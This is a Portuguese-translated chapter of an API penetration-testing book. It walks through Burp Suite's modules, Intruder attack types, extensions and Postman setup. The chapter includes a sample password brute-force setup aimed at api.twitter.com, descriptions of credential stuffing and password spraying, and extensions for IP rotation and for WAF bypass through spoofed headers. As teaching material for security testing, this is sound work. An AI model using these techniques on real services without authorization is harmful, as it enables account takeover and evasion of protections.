A guia *Proxy* é onde começaremos a capturar solicitações e respostas do seu navegador da Web e do Postman. O proxy que configuramos enviará qualquer tráfego da Web destinado ao seu navegador para cá. Normalmente, optaremos por encaminhar ou descartar o tráfego capturado até encontrarmos o site-alvo com o qual queremos interagir. A partir do proxy, encaminharemos a solicitação ou a resposta a outros módulos para interação e adulteração.

Na guia *Target (Alvo)*, podemos ver o mapa de um site e gerenciar os alvos que pretendemos atacar. Você também pode usar essa guia para configurar o escopo do seu teste selecionando a guia *Scope (Escopo)* e incluindo ou excluindo URLs.

A inclusão de URLs no escopo limitará os URLs que estão sendo atacados apenas àqueles que você tem autorização para atacar.

Ao usar a guia *Target (Alvo)*, você poderá localizar o *Site Map (Mapa do site)*, onde poderá ver todos os URLs que o Burp Suite detectou durante a sessão atual do Burp Suite. À medida que você realiza varreduras, rastreamento e tráfego de proxy, o Burp Suite começará a compilar uma lista dos aplicativos da Web de destino e dos diretórios descobertos. Esse é outro local onde você pode adicionar ou remover URLs do escopo.

A guia *Intruder* é onde realizaremos ataques de fuzzing e força bruta contra aplicativos da Web. Depois de capturar uma solicitação HTTP, você pode encaminhá-la para o *Intruder*, onde poderá selecionar as partes exatas da solicitação que deseja substituir pela carga útil de sua escolha antes de enviá-la ao servidor.

O *Repeater* é um módulo que permite que você faça ajustes práticos nas solicitações HTTP, envie-as para o servidor da Web de destino e analise o conteúdo da resposta HTTP.

A ferramenta *Sequencer* enviará automaticamente centenas de solicitações e, em seguida, realizará uma análise de entropia para determinar o grau de aleatoriedade de uma determinada cadeia. Usaremos essa ferramenta principalmente para analisar se os cookies, tokens, chaves e outros parâmetros são realmente aleatórios.

O *decodificador* é uma maneira rápida de codificar e decodificar HTML, base64, ASCII hexadecimal, hexadecimal, octal, binário e Gzip.

O *Comparador* pode ser usado para comparar diferentes solicitações. Na maioria das vezes, você desejará comparar duas solicitações semelhantes e encontrar as seções da solicitação que foram removidas, adicionadas e modificadas.

Se o Burp Suite for muito brilhante para seus olhos de hacker, navegue até **User options** ➤ **Display** e altere **Look and Feel** para **Darcula**. Na guia **User Options** (Opções do usuário), você também pode encontrar configurações de conexão adicionais, TLS

configurações e opções diversas para aprender atalhos de teclas de atalho ou configurar suas próprias teclas de atalho. Em seguida, você pode salvar suas configurações preferidas usando o *Project Options*, que permite salvar e carregar configurações específicas que você deseja usar por projeto.

Learn é um conjunto incrível de recursos para ajudá-lo a aprender a usar o Burp Suite. Essa guia contém tutoriais em vídeo, o Burp Suite Support Center, um tour guiado pelos recursos do Burp e um link para a PortSwigger Web Security Academy. Definitivamente, dê uma olhada nesses recursos se você for novo no Burp!

No Dashboard, você pode encontrar o Burp Suite Pro Scanner. O Scanner é o verificador de vulnerabilidades de aplicativos da Web do Burp Suite Pro. Ele permite que você rastreie automaticamente os aplicativos da Web e verifique os pontos fracos.

O Extender é onde obteremos e usaremos as extensões do Burp Suite. O Burp tem uma loja de aplicativos que lhe permite encontrar complementos para simplificar o teste de aplicativos da Web. Muitas extensões exigem o Burp Suite Pro, mas aproveitaremos ao máximo as extensões gratuitas para transformar o Burp em uma potência de hacking de API.

Interceptação de tráfego

Uma sessão do Burp Suite geralmente começa com a interceptação do tráfego. Se você tiver configurado o FoxyProxy e o certificado do Burp Suite corretamente, o processo a seguir deverá funcionar sem problemas. Você pode usar essas instruções para interceptar qualquer tráfego HTTP com o Burp Suite:

1. Inicie o Burp Suite e altere a opção Interceptar para **Interceptar está ativado** (consulte a Figura 4-6).




Figura 4-6: A interceptação está ativada no Burp Suite.

2. Em seu navegador, selecione o proxy Hackz usando o FoxyProxy e navegue até seu destino, como <https://twitter.com> (consulte a Figura 4-7). Essa página da Web não será carregada no navegador porque nunca foi enviada ao servidor; em vez disso, a solicitação deve estar esperando por você no Burp Suite.



Figura 4-7: A solicitação ao Twitter é enviada ao Burp Suite por meio do proxy Hackz.

- No Burp Suite, você deverá ver algo parecido com a Figura 4-8. Isso deve permitir que você saiba que interceptou com êxito uma solicitação HTTP.




Figura 4-8: Uma solicitação HTTP para o Twitter interceptada pelo Burp Suite

Depois de capturar uma solicitação, você pode selecionar uma ação a ser executada com ela, como encaminhar a solicitação interceptada para os vários módulos do Burp Suite. Você executa ações clicando no botão Action (Ação) acima do painel da solicitação ou clicando com o botão direito do mouse na janela da solicitação. Em seguida, você terá a opção de encaminhar a solicitação para um dos outros módulos, como o Repeater (consulte a Figura 4-9).




Figura 4-9: Repetidor Burp Suite

O módulo Repeater é a melhor maneira de ver como um servidor da Web responde a uma única solicitação. Isso é útil para ver que tipo de resposta você pode esperar obter de uma API antes de iniciar um ataque. Também é útil quando você precisa fazer pequenas alterações em uma solicitação e deseja ver como o servidor responde.

Alteração de solicitações com o Intruder

Já mencionamos que o Intruder é uma ferramenta de fuzzing e varredura de aplicativos da Web. Ela funciona permitindo que você crie variáveis em uma solicitação HTTP interceptada, substitua essas variáveis por diferentes conjuntos de cargas úteis e envie uma série de solicitações a um provedor de API.

Qualquer parte de uma solicitação HTTP capturada pode ser transformada em uma variável ou *posição de ataque*, cercando-a com símbolos §. As cargas úteis podem ser qualquer coisa, desde uma lista de palavras até um conjunto de números, símbolos e qualquer outro tipo de entrada que o ajudará a testar como um provedor de API responderá. Por exemplo, na Figura 4-10, selecionamos a senha como a posição de ataque, conforme indicado pelos símbolos §.

The screenshot shows the 'Payload Positions' tab of the OWASP ZAP Intruder interface. It displays a list of request parameters and their current values:

- 1 POST /sessions HTTP/1.1
- 2 Host: api.twitter.com
- 3 Connection: close
- 4
- 5 [username]=hahihacker&[password]=§SuperPass321!§

On the right side, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'. At the top right, there is a 'Start attack' button.

Figura 4-10: Um ataque de intruso contra api.twitter.com

Isso significa que o SuperPass321! será substituído por valores da lista de cadeias de caracteres encontrada em Payloads. Navegue até a guia Payloads para ver essas cadeias de caracteres, mostradas na Figura 4-11.

The screenshot shows the 'Payload Sets' tab of the OWASP ZAP Intruder interface. It includes fields for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list'). Below these, it shows 'Payload count: 9' and 'Request count: 9'. A detailed view of the payload set is shown in a modal window titled 'Payload Options [Simple list]'. This window lists various password strings:

- Paste
- Load ...
- Remove
- Clear
- Password1
- Password2
- APIhacking4tw
- Sup3S3cure!
- Spring2020
- Spring2021
- Spring2022
- TwitterPW1!
- TwitterPW2!

At the bottom of the modal, there are 'Add' and 'OK' buttons.

Figura 4-11: As cargas úteis do intruso com uma lista de senhas

Com base na lista de cargas úteis mostrada aqui, o Intruder executará uma solicitação por carga útil listada, em um total de nove solicitações. Quando um ataque é iniciado, cada uma das cadeias de caracteres em Opções de carga útil substituirá o SuperPass123! por sua vez e gerará uma solicitação ao provedor de API.

Os tipos de ataque Intruder determinam como as cargas úteis são processadas. Como você pode ver na Figura 4-12, há quatro tipos de ataque diferentes: sniper, aríete, forquilha e bomba de fragmentação.




Figura 4-12: Tipos de ataque de intrusos

O *Sniper* é o tipo de ataque mais simples; ele substitui a posição de ataque adicionada por uma string fornecida por um único conjunto de cargas úteis. Um ataque de sniper está limitado ao uso de uma única carga útil, mas pode ter várias posições de ataque. Um ataque de sniper substituirá uma posição de ataque por solicitação, percorrendo as diferentes posições de ataque em cada solicitação. Se você estivesse atacando três variáveis diferentes com um único payload, seria algo parecido com isto:

```
§Variable1§, §variable2§, §variable3§ Solicitação 1:  
    Payload1, variable2,variable3  
Solicitação 2:   Variable1,payload1, variable3  
Solicitação 3:   Variable1, variable2, payload1
```

O *Battering Ram* é como o ataque do sniper, pois também usa uma carga útil, mas usará essa carga útil em todas as posições de ataque em uma solicitação. Se você estivesse testando a injeção de SQL em várias posições de entrada em uma solicitação, poderia fazer o fuzz de todas elas simultaneamente com o battering ram.

O *Pitchfork* é usado para testar várias combinações de cargas úteis ao mesmo tempo. Por exemplo, se você tiver uma lista de combinações de nomes de usuário e senhas vazadas, poderá usar duas cargas úteis juntas para testar se alguma das credenciais foi usada com o aplicativo que está sendo testado. No entanto, esse ataque não experimenta diferentes combinações de cargas úteis; ele apenas percorrerá os conjuntos de cargas úteis da seguinte forma: *user1:pass1, user2:pass2, user3:pass3*.

A *bomba de fragmentação* percorrerá todas as combinações possíveis dos payloads fornecidos. Se você fornecer dois nomes de usuário e três senhas, os payloads serão usados nos seguintes pares: *user1:pass1, user1:pass2, user1:pass3, user2:pass1, user2:pass2, user2:pass3*.

O tipo de ataque a ser usado depende de sua situação. Se estiver atacando uma única posição de ataque, use o sniper. Se estiver testando várias posições de ataque ao mesmo tempo, use o aríete. Quando você precisar testar combinações de conjuntos de cargas de pagamento, use o pitchfork. Para esforços de pulverização de senhas, use a bomba de fragmentação.

O Intruder deve ajudá-lo a encontrar vulnerabilidades de API, como autorização de nível de objeto quebrada, exposição excessiva de dados, autenticação quebrada, autorização de nível de função quebrada, atribuição em massa, injeção e gerenciamento inadequado de ativos. O Intruder é essencialmente uma ferramenta de fuzzing inteligente que fornece uma lista de resultados contendo as solicitações e respostas individuais. Você pode interagir com a solicitação que gostaria de fazer fuzzing e substituir a posição de ataque pela entrada de sua escolha. Essas vulnerabilidades de API são normalmente descobertas enviando-se a carga certa para o local certo.

Por exemplo, se uma API fosse vulnerável a ataques de autorização como o BOLA, poderíamos substituir os IDs de recursos solicitados por uma carga útil que contivesse uma lista de possíveis IDs de recursos. Em seguida, poderíamos iniciar o ataque com o Intruder, que faria todas as solicitações e nos forneceria uma lista de resultados para análise. Abordarei o fuzzing de API no [Capítulo 9](#) e os ataques de autorização de API no [Capítulo 10](#).

EXTENDING THE POWER OF BURP SUITE

Um dos principais benefícios do Burp Suite é que você pode instalar extensões personalizadas. Essas extensões podem ajudá-lo a transformar o Burp Suite na melhor ferramenta de hacking de API. Para instalar extensões, use a barra de pesquisa para encontrar a que você está procurando e, em seguida, clique no botão **Install (Instalar)**. Algumas extensões exigem recursos adicionais e têm requisitos de instalação mais complexos. Certifique-se de seguir as instruções de instalação de cada extensão. Recomendo adicionar as seguintes.

AUTORIZAR

O Autorize é uma extensão que ajuda a automatizar os testes de autorização, principalmente para vulnerabilidades BOLA. Você pode adicionar os tokens das contas UserA e UserB e, em seguida, executar várias ações para criar e interagir com recursos como UserA. Além disso, o Autorize pode tentar interagir automaticamente com recursos do UsuárioA com a conta do UsuárioB. O Autorize destacará todas as solicitações interessantes que possam ser vulneráveis ao BOLA.

TOKENS DA WEB JSON

A extensão JSON Web Tokens ajuda você a dissecar e atacar JSON Web Tokens. Usaremos essa extensão para realizar ataques de autorização mais adiante no [Capítulo 9](#).

RAIDER GRAPHQL

O GraphQL Raider é uma extensão que nos ajudará em nossos ataques contra APIs GraphQL. Tiraremos o máximo proveito dessa extensão no [Capítulo 14](#).

(continuação)

ROTAÇÃO DE IP

O IP Rotate permite que você altere o endereço IP do qual está atacando para indicar diferentes hosts de nuvem em diferentes regiões. Isso é extremamente útil contra provedores de API que simplesmente bloqueiam ataques com base no endereço IP.

BYPASS WAF

A extensão WAF Bypass adiciona alguns cabeçalhos básicos às suas solicitações para contornar alguns firewalls de aplicativos da Web (WAFs). Alguns WAFs podem ser enganados pela inclusão de determinados cabeçalhos de IP na solicitação. O WAF Bypass evita que você adicione manualmente cabeçalhos como X-Originating-IP, X-Forwarded-For, X-Remote-IP e X-Remote-Addr. Esses cabeçalhos normalmente incluem um endereço IP, e você pode especificar um endereço que acredita ser permitido, como o endereço IP externo do destino (127.0.0.1) ou um endereço que você suspeita ser confiável.

No laboratório no final deste capítulo, mostrarei como interagir com uma API, capturar o tráfego com o Burp Suite e usar o Intruder para descobrir uma lista de contas de usuário existentes. Para saber mais sobre o Burp Suite, visite a PortSwigger WebSecurity Academy em <https://portswigger.net/web-security> ou consulte a documentação do Burp Suite em <https://portswigger.net/burp/documentation>.

Criando solicitações de API no Postman, um navegador de API

Usaremos o Postman para nos ajudar a criar solicitações de API e visualizar as respostas. Você pode pensar no Postman como um navegador da Web criado para interagir com APIs. Originalmente projetado como um cliente de API REST, ele agora tem todos os tipos de recursos para interagir com REST, SOAP e GraphQL. O aplicativo está repleto de recursos para criar solicitações HTTP, receber respostas, criar scripts, encadear solicitações, criar testes automatizados e gerenciar a documentação da API.

Usaremos o Postman como nosso navegador preferido para enviar solicitações de API a um servidor, em vez de usar o Firefox ou o Chrome como padrão. Esta seção aborda os recursos do Postman que mais importam e inclui instruções para usar o construtor de solicitações do Postman, uma visão geral do trabalho com coleções e algumas noções básicas sobre a criação de testes de solicitação. Mais adiante neste capítulo, configuraremos o Postman para funcionar perfeitamente com o Burp Suite.

Para configurar o Postman no Kali, abra o terminal e digite os seguintes comandos:

```
$ sudo wget https://dl.postman.io/download/latest/linux-x64 -O postman-linux-x64.tar.gz  
$ sudo tar -xvf postman-linux-x64.tar.gz -C /opt  
$ sudo ln -s /opt/Postman/Postman /usr/bin/postman
```

Se tudo tiver ocorrido como planejado, você poderá iniciar o Postman digitando postman no terminal. Inscreva-se em uma conta gratuita usando um endereço de e-mail, nome de usuário e senha. O Postman usa contas

para colaboração e para sincronizar informações entre dispositivos. Como alternativa, você pode ignorar a tela de login clicando no botão **Ignorar login e me levar direto para o aplicativo**.

Em seguida, será necessário passar pelo processo de configuração do FoxyProxy uma segunda vez (consulte a seção "[Configuração do FoxyProxy](#)", anteriormente neste capítulo) para que o Postman possa interceptar as solicitações. Retorne à etapa 4 e adicione um novo proxy. Adicione o mesmo endereço IP do host, **127.0.0.1**, e defina a porta como **5555**, a porta padrão do proxy do Postman. Atualize o nome do proxy na guia General para **Postman** e salve. Sua guia FoxyProxy agora deve se parecer com a Figura 4-13.




Figura 4-13: FoxyProxy com os proxies Hackz e Postman configurados

Na barra de ativação, abra uma nova guia como faria em qualquer outro navegador, clicando no botão de nova guia (+) ou usando o atalho CTRL-T. Como você pode ver na Figura 4-14, a interface do Postman pode ser um pouco confusa se você não estiver familiarizado com ela.

```

{
  "id": 1,
  "name": "Attack",
  "expansion": "The Conquerors",
  "army_type": "Infantry and Pikes"
}

```

Figura 4-14: A página de destino principal do Postman com uma resposta de uma coleção de API

Vamos começar discutindo o construtor de solicitações, que você verá quando abrir uma nova guia.

O Request Builder

O construtor de solicitações, mostrado na Figura 4-15, é onde você pode criar cada solicitação adicionando parâmetros, cabeçalhos de autorização e assim por diante.




Figura 4-15: O construtor de solicitações Postman

O construtor de solicitações contém várias guias úteis para construir com precisão os parâmetros, os cabeçalhos e o corpo de uma solicitação. A guia *Params* é onde você pode adicionar parâmetros de consulta e de caminho a uma solicitação. Essencialmente, isso permite que você insira vários pares de chave/valor junto com uma descrição desses parâmetros. Um ótimo recurso do Postman é que você pode aproveitar o poder das variáveis ao criar suas solicitações. Se você importar uma API e ela contiver uma variável como `:company` em `http://example.com/:company/profile`, o Postman detectará isso automaticamente e permitirá que você atualize a variável para um valor diferente, como o nome real da empresa. Discutiremos coleções e ambientes mais adiante nesta seção.

A guia *Autorização* inclui muitas formas padrão de cabeçalhos de autorização para você incluir em sua solicitação. Se tiver salvo um token em um ambiente, você poderá selecionar o tipo de token e usar o nome da variável para incluí-lo. Ao passar o mouse sobre o nome de uma variável, é possível ver as credenciais associadas. Várias opções de autorização estão disponíveis no campo *Tipo*, o que o ajudará a formatar automaticamente o cabeçalho de autorização. Os tipos de autorização incluem várias opções esperadas, como no auth, API key, Bearer Token e Basic Auth. Além disso, você pode usar a autorização que está definida para toda a coleção selecionando **herdar autenticação do pai**.

A guia *Headers (Cabeçalhos)* inclui os pares de chave e valor necessários para determinadas solicitações HTTP. O Postman tem algumas funcionalidades internas para criar automaticamente os cabeçalhos necessários e sugerir cabeçalhos comuns com opções predefinidas.

No Postman, os valores de parâmetros, cabeçalhos e partes do trabalho corporal podem ser adicionados inserindo informações na coluna *Key* (Chave) e na coluna *Value* (Valor) correspondentes (consulte a Figura 4-16). Vários cabeçalhos serão criados automaticamente, mas você pode adicionar seus próprios cabeçalhos quando necessário.

Dentro das chaves e dos valores, você também pode usar variáveis de coleção e variáveis de ambiente. (Falaremos sobre coleções mais adiante nesta seção.) Por exemplo, representamos o valor da chave de senha usando o nome da variável `{admin_creds}`.

GET		{{baseUrl}}/example							
Params	Authorization	Headers (11)	Body	Pre-request Script	Tests	Settings			
Headers < 7 hidden									
		KEY	VALUE						
		User-Agent	PostmanRuntime/7.28.3						
		Content-Type	application/json						
		Authorization	Th3Tok3nValu3						
		Connection	keep-alive						
		Key	Value						

Figura 4-16: Cabeçalhos de chave e valor do Postman

O construtor de solicitações também pode executar scripts de pré-solicitação, que podem encadear diferentes solicitações que dependem umas das outras. Por exemplo, se a solicitação 1 emitir um valor de recurso necessário para a solicitação seguinte, você poderá criar um script para que esse valor de recurso seja automaticamente adicionado à solicitação 2.

No construtor de solicitações do Postman, você pode usar vários painéis para criar solicitações de API adequadas e analisar as respostas. Depois de enviar uma solicitação, a resposta será exibida no painel de resposta (consulte a Figura 4-17).

The screenshot shows the 'Request' tab of the Postman interface. At the top, there's a dropdown for 'Method' set to 'GET' and a field to 'Enter request URL'. Below that, tabs for 'Params', 'Headers (1)', and 'Body' are visible, with 'Body' being the active tab. Under 'Body', several radio button options are shown: 'none', 'form-data', 'x-www-form-urlencoded' (which is selected), 'raw', 'binary', and 'GraphQL'. A table below lists 'KEY', 'VALUE', and 'DESCRIPTION' columns. The first row contains 'Key' and 'Value' with 'Description' empty. At the bottom of the 'Body' section, there are tabs for 'Pretty', 'Raw', 'Preview', and 'JSON'. The 'Preview' tab is selected. In the main preview area, there is a single digit '1'. The status code at the top right is '200 OK'. Below the preview area are icons for 'Copy' and 'Search'.

Figura 4-17: Os painéis de solicitação e resposta do Postman

Você pode definir o painel de resposta à direita ou abaixo do painel de solicitação. Ao pressionar CTRL-ALT-V, você pode alternar os painéis de solicitação e resposta entre as visualizações de painel único e de painel dividido.

Na Tabela 4-2, separei os itens em painéis de solicitação e painéis de resposta.

Tabela 4-2: Painéis do Request Builder

Painel	Objetivo
<i>Solicitação</i>	
Método de solicitação HTTP	O método de solicitação é encontrado à esquerda da barra de URL da solicitação (na parte superior esquerda da Figura 4-17, onde há um menu suspenso para GET). As opções incluem todas as solicitações padrão: GET, POST, PUT, PATCH, DELETE, HEAD e OPÇÕES. Ele também inclui vários outros métodos de solicitação, como COPY, LINK, UNLINK, PURGE, LOCK, UNLOCK, PROPFIND e VIEW.
Corpo	Na Figura 4-17, essa é a terceira guia no painel de solicitação. Ela permite adicionar dados do corpo à solicitação, que são usados principalmente para adicionar ou atualizar dados ao usar PUT, POST ou PATCH.
Opções de carroceria	As opções de corpo são o formato da resposta. Elas são encontradas abaixo da guia Body quando ela é selecionada. As opções atualmente incluem none, form-data, x-www-form-urlencoded, raw, binary e GraphQL. Essas opções permitem que você visualize os dados da resposta em vários formatos.
Script pré-solicitaçãoScripts	baseados em JavaScript que podem ser adicionados e executados antes de uma solicitação ser enviada. Isso pode ser usado para criar variáveis, ajudar a solucionar erros e alterar os parâmetros da solicitação.
Teste	Esse espaço permite escrever testes baseados em JavaScript usados para analisar e testar a resposta da API. Isso é usado para garantir que as respostas da API estejam funcionando conforme o esperado.
ConfiguraçõesVárias configurações de como o Postman tratará as solicitações.	
<i>Resposta</i>	
Corpo da resposta	O corpo da resposta HTTP. Se o Postman fosse um navegador da Web típico, essa seria a janela principal para exibir as informações solicitadas.
CookiesIsso	mostra todos os cookies, se houver, incluídos na resposta HTTP. Essa guia incluirá informações sobre o tipo de cookie, o valor do cookie, o caminho, a expiração e os sinalizadores de segurança do cookie.
Cabeçalhos HTTP.	É aqui que estão localizados todos os cabeçalhos de resposta
Resultados dos testes	Se você criou algum teste para a sua solicitação, é aqui que você pode visualizar os resultados desses testes.

Ambientes

Um *ambiente* oferece uma maneira de armazenar e usar as mesmas variáveis em todas as APIs. Uma *variável de ambiente* é um valor que substituirá uma variável em um ambiente. Por exemplo, digamos que você esteja atacando uma API de produção, mas descubra também uma versão *de teste* da API de produção; você provavelmente desejará usar um ambiente para compartilhar valores entre suas solicitações para as duas APIs.

Afinal, há uma chance de que as APIs de produção e de teste compartilhem valores como tokens de API, caminhos de URL e IDs de recursos.

Para criar variáveis ambientais, localize **Environment** na parte superior direita do construtor de solicitações (o menu suspenso que diz "No Environment" por padrão) e pressione CTRL-N para abrir o painel **Create New** e selecione **Environment**, conforme mostrado na Figura 4-18.




Figura 4-18: O painel Criar novo no Postman

Você pode atribuir a uma variável de ambiente um valor inicial e um valor atual (consulte a Figura 4-19). Um *valor inicial* será compartilhado se você compartilhar o ambiente do Postman com uma equipe, enquanto um valor atual não é compartilhado e é armazenado apenas localmente. Por exemplo, se você tiver uma chave privada, poderá armazenar a chave privada como o valor atual. Assim, você poderá usar a variável em locais onde teria de colar a chave privada.




Figura 4-19: A janela Gerenciar ambientes no Postman mostrando a variável admin_creds com um valor atual de This_is_hidd3n

Coleções

As coleções são grupos de solicitações de API que podem ser importadas para o Postman. Se um provedor de API oferecer uma coleção, você não precisará digitar fisicamente cada solicitação. Em vez disso, basta importar sua coleção. A melhor maneira de entender essa funcionalidade é fazer o download de uma coleção de APIs públicas para o Postman em <https://www.postman.com/explore/collections>. Nos exemplos desta seção, farei referência à coleção Age of Empires II.

O botão Importar permite que você importe coleções, ambientes e especificações de API. Atualmente, o Postman é compatível com OpenAPI 3.0, RAML 0.8, RAML 1.0, GraphQL, cURL, WADL, Swagger 1.2, Swagger 2.0, Runscope e DHC. Você pode tornar seus testes um pouco mais fáceis se puder importar sua especificação de API de destino. Isso lhe poupará o tempo de ter que criar todas as solicitações de API manualmente.

Coleções, ambientes e especificações podem ser importados como um arquivo, pasta, link ou teste bruto ou por meio da vinculação de sua conta do GitHub. Por exemplo, você pode importar a API do clássico jogo para PC *Age of Empires II* de <https://age-of-empires-2-api.herokuapp.com/apispec.json> da seguinte forma:

1. Clique no botão **Importar** localizado na parte superior esquerda do Postman.
2. Selecione a guia **Link** (consulte a Figura 4-20).
3. Cole o URL da especificação da API e clique em **Continue**.
4. Na tela Confirmar sua importação, clique em **Importar**.



Figura 4-20: Importando uma especificação de API no Postman usando a guia Link no painel Import

Quando isso for concluído, você deverá ter a coleção do Age of Empires II salva no Postman. Agora, teste-a. Selecione uma das solicitações na coleção mostrada na Figura 4-21 e clique em **Send (Enviar)**.

A screenshot of the Postman application interface. The top navigation bar includes 'File', 'Edit', 'View', 'Help', 'Home', 'Workspaces', 'Reports', and 'Explore'. The 'Workspaces' dropdown is set to 'My Workspace'. On the left, a sidebar shows 'Collections' (empty), 'APIs' (empty), 'Environments' (empty), 'Mock Servers' (empty), and 'Monitors' (empty). The main area displays the 'Age Of Empires II API / Gets a list of all the civilizations' collection. It shows a single GET request: 'GET {{baseUrl}}/civilizations'. The 'Query Params' section contains a parameter 'KEY' with the value 'Key'. The right side of the interface has tabs for 'Params', 'Authorization', 'Headers (7)', 'Body', and 'Pre-'

Figura 4-21: A barra lateral de Coleções com as solicitações GET da API do Age of Empires II importadas

Para que a solicitação funcione, talvez seja necessário verificar primeiro as variáveis da coleção para ter certeza de que estão definidas com os valores corretos. Para ver as variáveis de uma coleção, você precisará navegar até a janela Editar coleção, selecionando **Editar** no botão **Exibir mais ações** (representado por três círculos, conforme mostrado na Figura 4-22).

